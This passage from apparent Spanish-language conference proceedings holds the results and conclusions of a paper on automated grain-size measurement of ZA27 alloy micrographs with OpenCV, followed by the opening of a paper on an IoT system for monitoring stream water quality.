


Figura 1. Microestructura globular de la aleación ZA27

Otra característica que dificulta su caracterización se basa en la fase de color oscuro que se encuentra contenida dentro de las microestructuras, que corresponde a la misma interfase oscura que rodea a las microestructuras.

Los obstáculos en la automatización provocan una gran pérdida de tiempo para los investigadores y ponen en juego la exactitud de las mediciones al querer ahorrar tiempo.

Actualmente el procesamiento de imágenes cuenta con diversas técnicas que sirven de apoyo a la caracterización de microestructuras, por ejemplo la aplicación de filtros y descriptores de imágenes [9].

Estas técnicas de procesamiento de imágenes aplicadas secuencialmente sobre la imagen que describe la microestructura del material en cuestión podrían permitir la completa automatización de la medición del tamaño de las microestructuras globulares, la cual es una de las caracterizaciones posibles a realizar sobre el material en cuestión.

Este trabajo presenta el desarrollo de un modelo para medir el tamaño de las microestructuras globulares (granos) del material ZA27 basada en técnicas procesamiento de imágenes.

El artículo se estructura de la siguiente manera: en la Sección 2 se describen los conceptos básicos microestructura de los materiales; en la Sección 3 se explica el modelo propuesto; en la Sección 4 se exponen los resultados obtenidos y finalmente, en la Sección 5, se mencionan algunas conclusiones obtenidas.

2. Microestructura de los materiales

Se podría definir a los materiales como a todo aquello que el ser humano necesita para construir cosas. La elaboración y el procesamiento de materiales hasta convertirlos en productos terminados constituyen una parte importante en la economía actual. Ya que los materiales son necesarios para fabricar diversos productos, es de suma

relevancia conocer la estructura interna de estos, para de esta manera poder predecir sus propiedades y determinar sus usos más adecuados [10].

El objetivo de la ciencia de los materiales es el conocimiento básico de la estructura interna, las propiedades y la elaboración de materiales. Los materiales se clasifican a grandes rasgos en materiales metálicos, poliméricos y cerámicos.

En la actualidad se emplean diversos instrumentos y herramientas para estudiar el comportamiento de los materiales en base a sus microestructuras. Estos instrumentos relevan información sobre la constitución y estructura interna de los materiales, pudiendo observarse la estructura y los límites de los granos, las diversas microfases, los defectos de la superficie, etc.

Actualmente en el Instituto de Materiales de Misiones se utilizan diversos softwares para la medición de microestructuras del material ZA27. Este material en una aleación de zinc y aluminio (27% aluminio), el cual ofrece las más altas propiedades mecánicas dentro de esta familia de materiales (los ZA), y por lo tanto es recomendado su uso cuando se busca el máximo rendimiento mecánico. Algunas de estas propiedades son su resistencia mecánica, ductilidad y resistencia al desgaste [11].

Microestructuras globulares

Las microestructuras globulares (granos) es una fase del material que tiene una misma estructura cristalina e igualmente orientada. Corresponden a centros de solidificación de un material. En la Figura 2 puede observarse los granos identificados en la microestructura de la aleación ZA27, los cuales se encuentran marcados por un punto rojo en el centro. Dependiendo del tipo de material, y del procesamiento realizado sobre el mismo, los granos pueden encontrarse superpuestos. También puede observarse que existe fase clara que no fue marcada como grano, ya que hay que tener en cuenta el tamaño mínimo de grano. Es decir, un cúmulo de fase clara puede no ser considerada grano si no cumple con un tamaño mínimo. Esto es así ya que el grano es una estructura tridimensional y pequeñas porciones de un grano pueden aparecer en el plano de análisis y esas dimensiones no son representativas [1].




Figura 2. Granos identificados en una microestructura

Tamaño de las microestructuras globulares

Es la dimensión principal de un grano. Es una distancia que se mide de un extremo al otro del grano. Si el grano tiene forma aproximadamente circular, sería equivalente al diámetro del círculo. Si el grano es alargado la distancia mayor es considerada como su tamaño. Las consideraciones a tener en cuenta sobre el tamaño de grano, vienen dadas en mayor parte por el método utilizado para medirlos. Algunos de los métodos de medición de granos se encuentran definidos en estándares internacionales, pudiendo existir variaciones en la implementación. Para mejorar ciertas propiedades de interés de un material puede ser útil aumentar o disminuir el tamaño de grano medio del material [1] [7].

Para la comprensión de este parámetro se debe tener presente que la estimación del tamaño medio de grano no es una medida precisa, ya que una estructura metálica es un conjunto de cristales tridimensionales de diferentes tamaños y formas. Por lo tanto, el tamaño y la forma de un mismo grano depende de en dónde haya cortado el plano al cristal en cuestión. Claramente el mismo material puede ser cortado y observado desde otro plano y se pueden obtener distintas mediciones.

Una de las fórmulas utilizadas para calcular el tamaño de un grano, hace referencia a su diámetro, como puede verse en la ecuación 1.

$$diámetro = 2 * \sqrt{\left(\frac{area}{\pi}\right)} \quad (1)$$

La automatización de esta medición se ve obstaculizada por la característica globular que puede tener el material, lo cual provoca que, si bien el software facilite la medición, no la realice de manera automática por completo.

Por ejemplo, los software utilizados actualmente para la medición permiten la utilización del método de intersección para el cálculo de tamaño de grano [8]. Este método de intersección se basa en trazar líneas aleatoriamente sobre la muestra del material, y luego marcar los puntos en donde las líneas interceptan un borde del material, como muestra la Figura 3. El tamaño entre cada par de puntos es tomado como el tamaño de cada grano.




Figura 3. Método de intersección sobre un material de una fase.

Como puede observarse, este método está definido para materiales que cuenten con una sola fase, y de esta manera se encuentra implementado en los diversos software. Por lo tanto, al querer implementarlo sobre una muestra cuya microestructura es globular, existe la complejidad de discernir entre qué corresponde a un grano y qué corresponde a la fase externa a los mismos.

Por lo tanto, los software utilizados permiten trazar líneas sobre la muestra del material, pero son los usuarios los que deben marcar una por las pequeñas líneas que corresponden a la intersección de las líneas principales con la fase que corresponde a los granos de la microestructura. Al finalizar el marcado, el usuario finaliza el proceso y el software se encarga de medir cada una de las líneas marcadas por el usuario, retornando como resultado el tamaño de las mediciones y diversas medidas estadísticas sobre las mismas. Como puede observarse, este proceso se torna lento y tedioso, además de estar poder sesgado por el criterio humano.

3. Modelo propuesto

El proceso definido como solución fue desarrollado en el lenguaje de programación Python, basándose en la utilización de la biblioteca OpenCV [12] para el procesamiento de imágenes digitales.

La solución se basa en la instanciación de las diferentes etapas del procesamiento digital de imágenes.

Primeramente, se capturan las imágenes a procesar. Estas imágenes se encuentren en formato RGB de 3 canales, con una resolución de 2560x1920 píxeles encontrándose en formato JPG. La magnificación de las fotos a procesar será de 400x, lo que permite resolver cómodamente estructuras de tamaño menor a 50 micrones, la cual es una de las magnificaciones más utilizadas en investigaciones afines, ver Figura 4.




Figura 4. Aleación ZA27 observada a una magnificación de 50 micrones.

En el preprocesamiento de las imágenes se aplican filtros para mejorar la calidad y se convierten estas a escala de grises. El filtro Gaussiano reduce significativamente el ruido que presenta la imagen, suavizando la intensidad de colores. Luego de aplicar el filtro de Gaussiano se procede

a convertir la imagen a escala de grises, para posteriormente poder convertirla a una imagen binaria aplicando el método OTSU con el fin de obtener una imagen en blanco y negro para facilitar la medición, ver figura 5.

Luego, se continúa con la aplicación de un filtro de apertura con el fin de eliminar el ruido perteneciente a la fase oscura del material, que representa el fondo de la misma. Cabe aclarar que el tamaño elegido para el kernel no elimina en su totalidad a las manchas blancas que pudieran encontrarse en el fondo de la imagen. Si bien la elección de un kernel de tamaño mayor sí lograría eliminar en su totalidad este ruido, pondría en juego las características originales de la imagen, ya que es probable que produzca alteraciones morfológicas en los granos, sobre todo en el borde de los mismos.

A continuación, se procede a la aplicación de un filtro de cierre con el fin de eliminar el ruido perteneciente a todo aquello que no sea parte del fondo.




Figura 5. Imagen original convertida a blanco y negro a partir del método OTSU.

En este caso este ruido se encuentra contenido en los granos del material, que pueden presentar pequeñas manchas negras (no pecas, sino manchas de menor tamaño). También es útil si la imagen a procesar presenta líneas de pulido visibles, procedentes del proceso de preparación del material, ya que este filtro en la mayoría de los casos logra desaparecer estas líneas, evitando que obstaculicen las mediciones a realizar.

Una vez mejorada la calidad de la imagen se recurrió al desarrollo de algoritmos que permitan la selección de aquellas partes de la imagen que sean relevantes. Se utiliza una función que permite eliminar las aglomeraciones de píxeles que no cumplan con una condición de tamaño mínimo. El desarrollo de esta función tiene como objetivo dejar en la imagen aquellas manchas de color blanco, correspondientes a los granos, de las cuales sea relevante recolectar información, por lo tanto, se eliminan las manchas más pequeñas.

El tamaño umbral para la segmentación lo define el usuario experto, siendo el estándar eliminar las manchas con tamaño menor a 5 micrones.

Por cuestiones de facilidad en el manejo de la imagen, se procede a invertir de color la imagen, esto ayuda a eliminar las manchas correspondientes a las pecas, haciendo uso de la misma función utilizada anteriormente para borrar las pequeñas manchas blancas, pasando como parámetro de tamaño máximo, el tamaño máximo de peca. Los resultados de este procedimiento pueden verse en la Figura 6.

Una vez segmentada la imagen, se procede a la extracción de características. La información a obtener de los granos se basa en: área, perímetro, diámetro en píxeles y diámetro en micrones. Para ello se utiliza Las funcionalidades matemáticas utilizadas en la biblioteca Math [13], de Python.

Luego se encuentran los contornos de los granos contenidos en la imagen. Por cada contorno encontrado, es decir por cada grano, primero, se calcula su centroide y se extrae el área del grano (en píxeles) y se agrega a la lista de áreas, y lo mismo para el perímetro.




Figura 6. Imagen invertida con pecas eliminadas.

Para obtener el diámetro en micrones, se utiliza una extrapolación lineal con término independiente cero, en donde los datos que se tienen son que 235 píxeles corresponden a 50 micrones, siendo este un parámetro de entrada que fue definido al comenzar el proceso, el cual puede obtenerse mediante la observación de la magnificación de la imagen.

Una vez finalizada la extracción de características, se rotula cada grano, generando una imagen igual a la última imagen procesada, pero en donde cada grano se encuentra enumerado. Este paso es de utilidad si se quiere corroborar el tamaño de un grano en particular, bien para la realización de pruebas o para otros fines.

El siguiente, y último, paso consiste en almacenar los datos extraídos para poder ser utilizados por los expertos. La biblioteca utilizada para esta funcionalidad se llama pandas [14].

4. Pruebas y resultados

La obtención de las imágenes utilizadas para la realización de las pruebas, se llevó a cabo en el Instituto de Materiales de Misiones, bajo responsabilidad del Ing.

Wilky Desrosin, cuya tesis para obtener un doctorado en materiales se basa en la investigación del material ZA27.

Estas imágenes fueron obtenidas a partir de la observación de diversos trozos pequeños de metal, pulidos y sometidos a un proceso térmico (el cual simula su proceso de fabricación). El microscopio utilizado para la captura de las imágenes es de marca Zeiss modelo Axio Lab-1. La magnificación de las imágenes corresponde a 50 micrones.

La cantidad de imágenes disponibles son un total de 70, de las cuales 40 fueron seleccionadas cuyo enfoque, contraste y nitidez eran aceptable y similares entre sí. Las imágenes elegidas pueden ser clasificadas según la cantidad de tiempo de exposición del material a altas temperaturas que varían desde los 15 hasta los 45 minutos de exposición, ver Tabla 1.

Tabla 1. Tiempo de exposición del material a altas temperaturas

Tiempo de exposición en minutos	Cantidad de imágenes
15	11
20	9
30	11
45	7

Se consideró pertinente esta clasificación ya que las características de los granos varían, según aumenta o disminuye este tiempo de exposición, por lo tanto, es de interés evaluar el comportamiento de la solución según esta clasificación.

Se han llevado a cabo la medición de los granos de las imágenes y además la evaluación cualitativa de la separación de los granos realizada por el software desarrollado según la Tabla 2.

Tabla 2. Escala de valor para la evaluación cualitativa de la separación de granos.

Valor	Descripción	Calidad
1	La mayoría de las separaciones no corresponden siquiera a la cantidad original de granos aglomerados.	No aceptable
2	Si bien existen muchas separaciones incorrectas, pueden detectarse separaciones eficaces. Buena separación en general, posibles granos separados	No aceptable
3	fallidamente en los bordes de la imagen, excesiva cantidad de "granos fantasmas" que se contemplan en el resultado.	Aceptable pero no deseable
4	Buena separación en general, posibles granos separados fallidamente en los bordes de la imagen, poca cantidad de "granos fantasmas" que se contemplan en el resultado.	Aceptable
5	La separación obtenida refleja las características originales de la imagen.	Aceptable

Cabe destacar que las separaciones de los granos no necesitan ser perfectas, tan sólo se necesita que las aglomeraciones de granos se separen en la cantidad correcta de granos. Tomemos como ejemplo una aglomeración en donde se encuentran tres granos superpuestos; no importa de qué forma se separen estos granos, siempre que se separen en una cantidad de tres, el resultado será el mismo y válido.

Con estas cuestiones a tenerse en cuenta, se realizaron pruebas que evalúan cualitativamente la separación de los granos. Para tal evaluación se definió una escala de valor en donde el valor 1 hace referencia a una mala separación, y en donde el valor 5 representa una excelente separación de granos, ver Tabla 2.

Estas pruebas fueron realizadas por los expertos comparando la imagen original con la imagen final resultante del procesamiento.

Medición de granos en la imagen

Para las pruebas de la medición de granos se definieron los siguientes términos:

- Identificador (ID): número que permite identificar cada prueba independientemente.
- Medición de granos automáticamente (MG-A): tamaño promedio de grano obtenido a partir de la aplicación del proceso definido en la sección 3.
- Medición de granos por los expertos (MG-EXP): corresponde al tamaño promedio medido por los expertos utilizando el método de intersección de forma manual.
- Diferencia absoluta en porcentaje (DIF): diferencia absoluta entre la medición MG-A y MG-EXP expresada en porcentaje.
- Calidad separación granos (CSG): evaluación cualitativa de la separación de los granos, ver Tabla 2.

Además, los expertos definieron un porcentaje aceptable de diferencia absoluta. Es decir, si la diferencia absoluta es menor a 25% la medición se considera correcta.

Prueba 1: tiempo de exposición 15 minutos

La prueba número 1 corresponde a las imágenes con un tiempo de exposición de 15 minutos. En la Tabla 3 se observan los resultados obtenidos.

Tabla 3. Valores de medición de granos con tiempo exposición de 15 minutos.

ID	MG-A	MG-EXP	DIF	CSG
1	38,32	43,62	13,83	4
2	50,71	55,97	9,40	3
3	47,29	56,40	19,26	4
4	39,62	46,53	6,91	4
5	36,77	47,84	11,07	5
6	45,09	48,42	3,33	2
7	48,96	56,82	7,86	4
8	47,17	63,99	16,82	4
9	48,85	49,43	0,58	4
10	42,19	49,16	6,97	4
11	38,48	37,33	1,15	4
Promedio			8,83	

Todas las mediciones se consideran aceptables con un porcentaje de aciertos de 100%, con una diferencia absoluta promedio del 8,83 %. Con respecto a la calidad de separación de los granos la imagen ID: 2 es aceptable pero no deseable, la imagen ID: 6 no es aceptable y el resto de las imágenes es aceptable.

Prueba 2: tiempo de exposición 20 minutos

La prueba número 2 corresponde a las imágenes con un tiempo de exposición de 20 minutos. En la Tabla 4 se observan los resultados obtenidos.

Tabla 4. Valores de medición de granos con tiempo exposición de 20 minutos.

ID	MG-A	MG-EXP	DIF	CSG
12	37,85	45,95	21,40	4
13	42,60	49,80	16,90	4
14	42,03	56,08	14,05	3
15	45,68	66,96	21,28	4
16	39,43	59,12	19,69	4
17	45,16	61,66	16,50	3
18	43,10	60,34	17,24	4
19	41,82	56,91	15,09	5
20	41,99	43,00	1,01	3
Promedio			15,90	

Todas las mediciones se consideran aceptables con un porcentaje de aciertos de 100% con una diferencia absoluta promedio del 15,90%. Con respecto a la calidad de separación de los granos las imágenes ID: 14,17 y 20 tienen una calidad aceptable pero no deseable y el resto de las imágenes la calidad es aceptable.

Prueba 3: tiempo de exposición 30 minutos

La prueba número 3 corresponde a las imágenes con un tiempo de exposición de 30 minutos. En la Tabla 5 se observan los resultados obtenidos.

Tabla 5. Valores de medición de granos con tiempo exposición de 30 minutos.

ID	MG-A	MG-EXP	DIF	CSG
21	50,53	57,45	13,69	4
22	51,22	64,36	25,65	4
23	54,43	66,18	21,59	4
24	57,73	63,05	5,32	5
25	54,52	58,72	4,20	4
26	45,29	61,22	35,17	3
27	44,63	56,80	27,27	4
28	44,33	57,67	30,09	4
29	50,75	78,37	27,62	5
30	48,45	81,10	32,65	5
31	60,38	84,41	24,03	5
Promedio			22,48	

No todas las mediciones se consideran aceptables ya que la diferencia absoluta en algunos casos es mayor al 25%. El porcentaje de aciertos en ésta prueba es del 54,54% con una diferencia absoluta promedio del 22,48%. Con respecto a la calidad de separación de los granos las imágenes ID: 14,17 y 20 tienen una calidad aceptable pero no deseable y el resto de las imágenes la calidad es aceptable.

Prueba 4: tiempo de exposición 45 minutos

La prueba número 4 corresponde a las imágenes con un tiempo de exposición de 45 minutos. En la Tabla 6 se observan los resultados obtenidos.

Al igual que la prueba número 3, no todas las mediciones se consideran aceptables ya que la diferencia absoluta en algunos casos es mayor al 25%. El porcentaje de aciertos es del 57,14 % con una diferencia absoluta promedio del 25,52%. Con respecto a la calidad de separación de los granos las imágenes ID: 3 y 36 tienen una calidad aceptable pero no deseable y el resto de las imágenes la calidad es aceptable

Tabla 6. Valores de medición de granos con tiempo exposición de 30 minutos.

ID	MG-A	MG-EXP	DIF	CSG
32	52,15	65,34	25,29	4
33	49,13	77,77	28,64	3
34	54,54	73,17	18,63	5
35	52,57	72,36	19,79	5
36	51,65	87,10	35,45	3
37	55,02	75,12	20,1	4
38	57,57	88,33	30,76	4
Promedio			25,52	

5. Conclusiones

Este trabajo presenta un modelo para el proceso de medición automática del tamaño de microestructuras globulares (granos) de la aleación ZA27. El modelo propuesto tuvo un desempeño satisfactorio de acuerdo a los resultados obtenidos.

En las pruebas realizadas se observa que aquellas imágenes que estuvieron un tiempo de exposición entre 15 y 20 minutos la medición de los granos tuvieron un porcentaje de aciertos de 100% en ambos casos con un error promedio absoluto de la prueba 1 de 8,83% y la prueba 2 de 15,9%.

Aquellas imágenes que tuvieron un tiempo de exposición mayor los resultados no fueron satisfactorios con un porcentaje de acierto de 54.54% para la prueba 3 y del 57.14% de la prueba 4.

En cualquiera de las cuatro pruebas realizadas la calidad de separación de los granos no influyo en la medición de los granos del material ZA27.

Trabajos futuros

Se propone adaptación del proceso para caracterización microestructural con distintos tipos de materiales.

Agradecimientos

Este trabajo forma parte del proyecto “Tecnologías para desarrollos sostenibles de ciudades inteligentes” (cód. A10002). Y al Dr. Mario Rosenberger por su colaboración.

Referencias

- [1] W. González y H. Mancini, *Ciencia de los materiales*, Departamento de Física y Matemática Aplicada. Universidad De Navarra, 2016.
- [2] M. F. Ashby y R. H. Jones, *Materiales para ingeniería*, vol. 2. Reverté, 2009.
- [3] W. D. Callister, *Introducción a la ciencia e ingeniería de los materiales*. Reverté, 2007.
- [4] IMAM and CONICET, «Instituto de Materiales de Misiones». <https://imam.conicet.gov.ar> (accedido abr. 11, 2020).
- [5] A. M. Guliaev, *Metalografía*, vol. I y II. Moscú: Mir, 1983.
- [6] A. Campbell, P. Murray, E. Yakushina, y S. Marshall, *New methods for automatic quantification of microstructural features using digital image processing*. Materials & Design, 2018.
- [7] W. Benesova y A. Rinnhofer, «Standard Test Methods for Determining Average Grain Size», *International Conference on Image Processing*, pp. 2749-2752, 2006.
- [8] E. D. Padilla, V. V. Guillén, E. T. Matsumoto, G. Vela Prado, y O. Gonzalez Reynoso, «Metalografía Cuantitativa en la Investigación de Aleaciones Ferrosas y no Aferrados», *Rev. del Inst. Investig. la facultad Geol. minas, Metal. y ciencias geográficas*, vol. 4, 2001.
- [9] L. Wojnar, *Image Analysis: Applications in Materials Engineering*. CRC-Press, 1998.
- [10] A. López, «Estimación de las propiedades mecánicas y tamaño de grano del acero AISI 1045 utilizando técnicas de procesamiento digital de imágenes obtenida a través de un microscopio óptico metalográfico», Universidad Central "Marta Abreu" de Las Villas, 2013.
- [11] V. H. Martínez, M. F. Valencia, F. Chejne, y J. Cruz, «Compcasting of the ZA-27 alloy, reinforced with SiC particles», *Facultad de Ingeniería Universidad de Antioquia*, vol. 37, pp. 50–58, 2006.
- [12] «OpenCV», may 24, 2020. <https://opencv.org/>.
- [13] P. S. Foundation, «Math», may 24, 2020. <https://docs.python.org/3/library/math.html#module-math> (accedido may 24, 2020).
- [14] «Pandas», *Pandas*, jun. 30, 2020. <https://pandas.pydata.or> (accedido jun. 30, 2020).

Sistema IoT para el monitoreo y seguimiento de la calidad del agua en arroyos

Cabado Leonel¹, Osio Jorge^{1,2}, David Mársico², Lucas Olivera¹, Cappelletti Marcelo^{1,2}, Morales Martín^{1,3}

¹ TICAPPS, Universidad Nacional Arturo Jauretche

² Línea CeTAD, Grupo de Control Aplicado (GCA), Instituto LEICI (UNLP-CONICET)

³ CENTRO UTN CODAPLI- FRLP

{ leonelcabado7, luksolivera10, marsicodavid } @gmail.com {josio, mcappelletti} @unaj.edu.ar

Resumen

El trabajo consiste en el diseño, desarrollo e implementación de un sistema integral y escalable de monitoreo y seguimiento de la calidad del agua en arroyos con el fin de elaborar planes de contingencia adecuados y reducir así, el riesgo al que son expuestos determinados sectores de la sociedad.

El sistema IoT está integrado por un servidor web, una Base de datos (Servidor BDD) y una aplicación de usuario multiplataforma (móvil y web) que realiza las peticiones al servidor. El sistema es totalmente escalable, por lo que soporta el seguimiento de múltiples arroyos, en donde cada arroyo posee múltiples sondas (sensores) interconectadas en una red inalámbrica (LoRA) a un nodo central implementado con una Raspberry Pi que concentra los datos y los provee al servidor.

Introducción

La propuesta del presente trabajo surgió a partir de la observación del proceso de recolección de datos que existe actualmente, en donde se introduce una sonda en el arroyo y la información obtenida de los sensores se almacena en una tarjeta Digital Secure (Seguro Digital o SD). Este proceso tiene la desventaja de que se debe esperar varios días para retirar la sonda y acceder a los datos, por lo que resulta poco práctico y ágil para realizar la visualización y análisis de la información. A raíz de esto surge la necesidad de un sistema informático que

permita el acceso a la información mediante una aplicación multiplataforma, que emita alarmas en tiempo real y que permita observar la evolución de los parámetros a fin de obtener la información que se va registrando de una manera más rápida y eficiente.

La aplicación lleva el nombre de “Sistema Informático para la Calidad del Agua” (de acuerdo con sus siglas y, de ahora en más, SICA) y se aloja en los servidores de la Universidad Nacional Arturo Jauretche para su funcionamiento.

Los requerimientos del sistema para lograr escalabilidad y eficiencia en el acceso a la información son:

- Elaboración de gráficas de estado actual de los parámetros de interés
- Confección de gráficas de estados históricos, a fin de brindar un índice que dé cuenta del mejoramiento de los planes de contingencias generados
- Realización de reportes sobre la información registrada
- Implementación de alertas y notificaciones del estado de los sensores
- Ejecución de un listado detallado de las ubicaciones donde se encuentra el sistema activo.
- Implementación del sistema completo sobre los servidores de la UNAJ mediante contenedores de software

Diseño del sistema

Las siguientes herramientas fueron seleccionadas para el desarrollo del sistema:

Servicio en Linux (Raspbian), desarrollado en Nodejs

Se utilizó para poder realizar la lectura y posterior actualización en la base de datos de los valores tomados por la sonda multiparamétrica. El mismo se configuró para ejecutarse en un sistema operativo basado en Linux (Raspbian). La lectura se efectúa sobre un archivo de tipo planilla de cálculo, en el cual se encuentra almacenada la información que proveen los sensores (salida de la sonda) y dos identificadores (uno para la sonda y el otro para la localización del arroyo en cuestión). Partiendo de esta información y con la utilización de NodeJs se realizaron los siguientes pasos para el desarrollo del servicio:

- Para la lectura de los datos en Excel, se utilizó la librería 'xlsx', la cual nos permite convertir un registro (fila) del archivo en un objeto JSON.
- Una vez generado el JSON, se realizó un formateo de los campos a actualizar.
- Generamos un Excel teniendo en cuenta la fecha de muestra y el identificador de la sonda, logrando así almacenar de forma más ordenada los datos muestreados.
- Mediante la utilización de Moongoose (mencionado en la sección de tecnologías) se realizó el esquema y modelo a utilizar para poder actualizar en la base de datos la información almacenada en cada archivo Excel.
- Luego enlazamos una conexión entre MongoDB y Nodejs en la cual vamos actualizando los valores de las sonda de forma asincrónica, utilizando el modelo creado en el ítem anterior.

En la Fig. 1, observamos una situación ejemplo en donde tenemos tres arroyos identificados en los cuales la cantidad de sondas que posee cada uno varía, estas localizaciones escriben en archivo compartido con el servicio NodeJs, y este último se encarga de actualizar la base de datos y a su vez generar un registro de la información actualizada tal como se describió.




Fig. 1. Esquema servicio desarrollado en Nodejs.

Aplicativo móvil y desktop

Su función es dar accesibilidad y disponibilidad al usuario de los datos que otorga cada sonda, con el fin de llevar a cabo un monitoreo y seguimiento de la calidad del agua en los arroyos. Se define como una aplicación multiplataforma que se encuentra desarrollada en Ionic con Angular (front-end), Spring Boot (back-end) y MongoDB como base de datos.




Fig. 2. Esquema de aplicación multiplataforma

Básicamente, el funcionamiento se basa en un aplicativo multiplataforma el cual realiza peticiones a una Api Rest (Spring Boot [1]) la cual se comunica con la base de datos MongoDB y proporciona los datos consultados. En la Fig. 2 se muestra el esquema de este desarrollo.

Implementación

En este apartado se detallan las herramientas y los procedimientos que se desarrollaron para implementar el sistema completo

Herramientas de desarrollo

- **Raspberry Pi 3b +**
Se trata de una computadora de tamaño reducido, que posee una placa de cómputo de pequeñas dimensiones y cuenta con todas las interfaces habituales de un computador estándar. El dispositivo se encarga de la lectura y actualización de la información de los sensores.
- **Docker**
Es una plataforma de código abierto que permite que una aplicación de sistema operativo Linux y sus dependencias se empaqueten en un contenedor de software, que contiene todo lo necesario para que la aplicación se ejecute correctamente, independientemente del entorno y contexto de trabajo [2].

- **Angular**

Es un framework, creado por Google, en lenguaje de programación Java Script (JS) que facilita la creación rápida de aplicaciones web [3].

- **Spring Boot**

Es un tipo de infraestructura que ayuda a configurar de forma rápida y sencilla el entorno de trabajo de Spring. Esta tecnología se utilizará para desarrollar la lógica de negocio del sistema web diseñado y la conexión a la base de datos [4-5].

- **MongoDB (base de datos)**

Sistema de base de datos multiplataforma, orientado a documentos, de esquema libre [6]. Esto significa que cada entrada o registro puede tener un esquema diferente de datos, con atributos o "columnas" que no tienen por qué repetirse de un registro a otro.

- **NodeJS**

Es un entorno de JavaScript (JS) que permite ejecutar código en el servidor de manera asíncrona [7]. Esta tecnología será utilizada para entablar la conexión entre la Raspberry y el servidor de la Universidad.

Desarrollo del sistema

El desarrollo del sistema completo consta de tres pasos; el servicio Nodejs, la aplicación multiplataforma y el entorno Docker.

Servicio Nodejs

El servicio fue desarrollado para que notifique tres mensajes:

- **"Se actualizaron los valores de los sensores en la base de datos"**: se actualizan los valores que posee una sonda dentro del aplicativo mediante el identificador del arroyo.
- **"Debe crear localización nueva en la aplicación para poder vincular el nodo con id: xxx"**: es necesario dar de alta un "arroyo" dentro del aplicativo (se describe más adelante en el documento).
- **"Se agregó nueva sonda (id: xxx) al nodo con id: xxx"**: se generó una sonda nueva dentro del aplicativo.

